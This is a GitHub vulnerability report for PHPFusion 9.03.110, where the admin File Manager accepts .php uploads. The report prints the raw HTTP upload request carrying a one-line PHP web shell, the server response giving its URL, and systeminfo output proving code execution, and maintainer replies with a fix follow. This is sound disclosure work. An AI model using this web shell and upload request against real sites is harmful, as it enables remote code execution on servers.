New issue

Jump to bottom

File Manager does not filter php extension lead to Upload malicious files #2372

Closed **KietNA-HPT** opened this issue on Aug 24, 2021 · 3 comments

KietNA-HPT commented on Aug 24, 2021

#By KietNA From Inv1cta team, HPT Cyber Security Center

Describe the bug

File Manager function in admin panel does not filter all of php extensions like ".php, .php7, .phtml, .php5, ...", The attacker can upload malicious file and execute code in server

Version


PHPFusion version: PHPFusion 9.03.110

To Reproduce


Steps to reproduce the behavior:

1. Go to administrator panel and click on FileManager function
2. Click on Upload file button, then choose .php file
3. The path of file will return in response
4. Finally, access and execute code on server

Screenshots




Request and response of function



```
Origin: http://172.16.0.12:5554
Connection: close
Referer:
http://172.16.0.12:5554/administration/file_manager.php?aid=e5c19545a88a5d4d
Cookie: PHPSESSID=qhclrgdoah7rbv9134fvj07h00; fusionyldli_session=
jjfpl2qmql4s64caf8ob6eld2t; fusionyldli_visited=yes; usertbl_results=
user_joined%2Cuser_lastvisit%2Cuser_groups; usertbl_status=0; fusionyldli_lastvisit
=1629684275; fusionyldli_user=
1.1630015266.b9cf1c8d19231964f87b60503eb37b6cd23047438f61fe3b750f0d371a242ec6;
fusionyldli_admin=
1.1630015307.2c32968c83f8c4c0224d5a0d4a0de496d62b98325c2754a38c3451087161671e;
fusionc4q8w_lastvisit=1629839491; fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2olte;
fusionc4q8w_visited=yes; fusionc4q8w_user=
1.1630015933.97acae239cf33f2741f9b3537eb071fcd6b9e8c560188e44b734cda6c4957cdd;
fusionc4q8w_admin=
1.1630015939.a2f2f7349b5f7f589227e2cba22a9361986acb754ff4468e1a3a48fad223c176

-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="reqid"

17b7a38fbae2eb
-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="cmd"

upload
-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="target"

l1_Lw
-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="upload[]"; filename="3.php"
Content-Type: text/php

<?=`$_GET[0]`?>

-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="mtime[]"

1625501319
-----------------------------3950035332713980620819721882--

```

```
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2olte; expires=Thu, 26-Aug-2021
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2olte; expires=Thu, 26-Aug-2021
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2olte; expires=Thu, 26-Aug-2021
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2olte; expires=Thu, 26-Aug-2021
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2olte; expires=Thu, 26-Aug-2021
Content-Length: 1090
X-Content-Type-Options: nosniff
Connection: close
Content-Type: application/json; charset=utf-8

{
  "added":[
    {
      "isowner":false,
      "ts":1629843816,
      "mime":"text\/x-php",
      "read":1,
      "write":1,
      "size":"16",
      "hash":"l1_My5waHA",
      "name":"3.php",
      "phash":"l1_Lw",
      "url":"http:\/\/172.16.0.12:5554\/images\/3.php"
    }
  ],
  "removed":[
    "l1_My5waHA"
  ],
  "changed":[
    {
      "isowner":false,
      "ts":1614754682,
      "mime":"directory",
      "read":1,
      "write":1,
      "size":0,
      "hash":"l1_Lw",
      "name":"root_images",
      "rootRev":"",
      "options":{
```

Execute code on server:



```

Host Name:                 WIN-VLROOBL5UKI
OS Name:                   Microsoft Windows Server 2016 Standard Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     8/18/2021, 5:05:59 PM
System Boot Time:          8/19/2021, 12:44:25 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              4 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz
                           [02]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz
                           [03]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz
                           [04]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+07:00) Bangkok, Hanoi, Jakarta
Total Physical Memory:     16,383 MB
Available Physical Memory: 11,211 MB
Virtual Memory: Max Size:  21,209 MB
Virtual Memory: Available: 15,317 MB
Virtual Memory: In Use:    5,892 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\WIN-VLROOBL5UKI
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB3213986
Network Card(s):           1 NIC(s) Installed.
```

Additional context

Although PHPFusion have 2 step verification for administrator panel, but if cookie of admin users were stolen, the attacker can POST request upload file with that cookie and execute code on server

###REQUEST:

```
POST /includes/elFinder/php/connector.php?aid=e5c19545a88a5d4d HTTP/1.1
Host: 172.16.0.12:5554
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------3950035332713980620819721882
Content-Length: 706
Origin: http://172.16.0.12:5554
Connection: close
Referer: http://172.16.0.12:5554/administration/file_manager.php?aid=e5c19545a88a5d4d
Cookie: PHPSESSID=qhclrgdoah7rbv9l34fvj07h00; fusiony1dli_session=jjfp12qmql4s64caf8ob6eld2t; fusiony1dli_visited=yes; usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
usertbl_status=0; fusiony1dli_lastvisit=1629684275; fusiony1dli_user=1.1630015266.b9cf1c8d19231964f87b60503eb37b6cd23047438f61fe3b750f0d371a242ec6;
fusiony1dli_admin=1.1630015307.2c32968c83f8c4c0224d5a0d4a0de496d62b98325c2754a38c3451087161671e; fusionc4q8w_lastvisit=1629839491; fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te;
fusionc4q8w_visited=yes; fusionc4q8w_user=1.1630015933.97acae239cf33f2741f9b3537eb071fcd6b9e8c560188e44b734cda6c4957cdd;
fusionc4q8w_admin=1.1630015939.a2f2f7349b5f7f589227e2cba22a9361986acb754ff4468e1a3a48fad223c176

-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="reqid"

17b7a38fbae2eb
-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="cmd"

upload
-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="target"

l1_Lw
-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="upload[]"; filename="3.php"
Content-Type: text/php

<?=`$_GET[0]`?>

-----------------------------3950035332713980620819721882
Content-Disposition: form-data; name="mtime[]"

1625501319
-----------------------------3950035332713980620819721882--
```

###RESPONSE:

```
HTTP/1.1 200 OK
Date: Tue, 24 Aug 2021 22:23:36 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHPFusion 9.03.110
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
```

```
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Set-Cookie: fusionc4q8w_session=j0gfm3ht612b5ktr55h9n2o1te; expires=Thu, 26-Aug-2021 22:23:36 GMT; Max-Age=172800; path=/
Content-Length: 1090
X-Content-Type-Options: nosniff
Connection: close
Content-Type: application/json; charset=utf-8

{"added":[{"isowner":false,"ts":1629843816,"mime":"text\/x-
php","read":1,"write":1,"size":"16","hash":"l1_My5waHA","name":"3.php","phash":"l1_Lw","url":"http:\/\/172.16.0.12:5554\/images\/3.php"}],"removed":["l1_My5waHA"],"changed":
[{"isowner":false,"ts":1614754682,"mime":"directory","read":1,"write":1,"size":0,"hash":"l1_Lw","name":"root_images","rootRev":"","options":
{"path":"","url":"","tmbUrl":"","disabled":[],"separator":"\\","copyOverwrite":1,"uploadOverwrite":1,"uploadMaxSize":9223372036854775807,"uploadMaxConn":3,"uploadMime":
{"firstOrder":"deny","allow":[],"deny":[]},"dispInlineRegex":"^(?:(?:video|audio)|image\/(?!.+\\+xml)|application\/(?:ogg|x-mpegURL|dash\\+xml)|
(?:text\/plain|application\/pdf)$)","jpgQuality":100,"archivers":{"create":["application\/zip"],"extract":["application\/zip"],"createext":{"application\/zip":"zip"}},"uiCmdMap":
[],"syncChkAsTs":1,"syncMinMs":0,"i18nFolderName":0,"tmbCrop":1,"tmbReqCustomData":false,"substituteImg":true,"onetimeUrl":true,"csscls":"elfinder-navbar-root-
local"},"volumeid":"l1_","locked":1,"dirs":1,"isroot":1,"phash":""}]}
```

RobiNN1 commented on Aug 24, 2021 • edited ▾ Contributor

I know that is possible to upload any file.

Enable this and it allows to upload only images https://github.com/PHPFusion/PHPFusion/blob/Andromeda/includes/elFinder/php/connector.php#L63

There was a problem with uploading images, so I temporarily disabled it. But maybe it is possible to disable upload of php files.

(elFinder is 3rd party file manager)

👍 1

KietNA-HPT commented on Aug 24, 2021 Author

You need to set the default file extension filter after the user successfully installs the application

RobiNN1 commented on Aug 25, 2021 Contributor

If in Security settings is enabled "Check uploaded files for MIME type?" then is not possible to upload php files. Tested in current dev version 9.10

👍 1

R **RobiNN1** closed this as completed on Aug 25, 2021

RobiNN1 added a commit that referenced this issue on Aug 25, 2021

R `Additional fix for #2372` 10ae590

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants